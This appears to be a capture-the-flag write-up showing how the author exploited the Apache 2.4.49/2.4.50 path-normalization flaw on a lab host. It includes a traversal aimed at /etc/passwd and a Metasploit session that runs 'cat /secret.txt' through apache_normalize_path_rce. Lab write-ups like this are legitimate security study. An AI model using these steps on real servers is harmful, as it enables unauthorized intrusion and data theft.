
I got a **400/404**, which usually means my endpoint isn't the right CGI path or I need different encoding. I checked the payload in CyberChef to confirm it decodes to ../../../../etc/passwd, then iterated.





I kept pushing on the 2.4.49/2.4.50 “path normalization” bug. After the first curl tests returned 400/404, I switched to Metasploit to speed up the iterate and test loop.

I fired up msfconsole and searched for the public module that targets this exact flaw. It shows both a scanner and an exploit for “apache_normalize_path”.



I loaded the exploit and set the basics: target IP, port 80, and turned SSL off (this host was plain HTTP). At first, I left the default target (Automatic / Dropper), but that path didn’t love this box.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 172.20.9.116
RHOSTS => 172.20.9.116
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
SSL => false
msf6 exploit(multi/http/apache_normalize_path_rce) > show targets
Exploit targets:
=================

    Id  Name
    --  ----
=>  0   Automatic (Dropper)
    1   Unix Command (In-Memory)
```


To make sure the bug was reachable, I also ran the scanner action Metasploit uses it as a "check". That came back positive and, crucially, confirmed that **mod_cgi is enabled** which is what we need for command execution.

With that green light, I changed the exploit target to the simple in memory command runner (no payload dropper) and pointed it straight at the flag:

```
msf6 exploit(multi/http/apache_normalize_path_rce) > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 172.20.9.116
RHOSTS => 172.20.9.116
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
SSL => false
msf6 exploit(multi/http/apache_normalize_path_rce) > show targets
Exploit targets:
=================

    Id  Name
    --  ----
=>  0   Automatic (Dropper)
    1   Unix Command (In-Memory)

msf6 exploit(multi/http/apache_normalize_path_rce) > set TARGET 1
TARGET => 1
msf6 exploit(multi/http/apache_normalize_path_rce) > set CMD "cat /secret.txt"
CMD => cat /secret.txt
msf6 exploit(multi/http/apache_normalize_path_rce) > run
```


The module complained once about "cannot cleanup files created during exploit". That's a known quirk so I just allowed a no cleanup run. This time it worked the module

uploaded its tiny helper, hit the double encoded traversal into /cgi-bin/…, and executed my command.



And the flag was captured “Callisto”.

For completeness, I also did some light content discovery with gobuster against / just to see what else was there (/icons came back 200, a few 403s for dotfiles). It wasn’t required for the flag, but it helped me check the web root and that directory traversal made sense on this host.



That’s it. Starting with recon, confirming Apache 2.4.50, validating the vuln with the scanner, switching the exploit to the Unix Command (In Memory) target, and telling it to cat /secret.txt did the trick.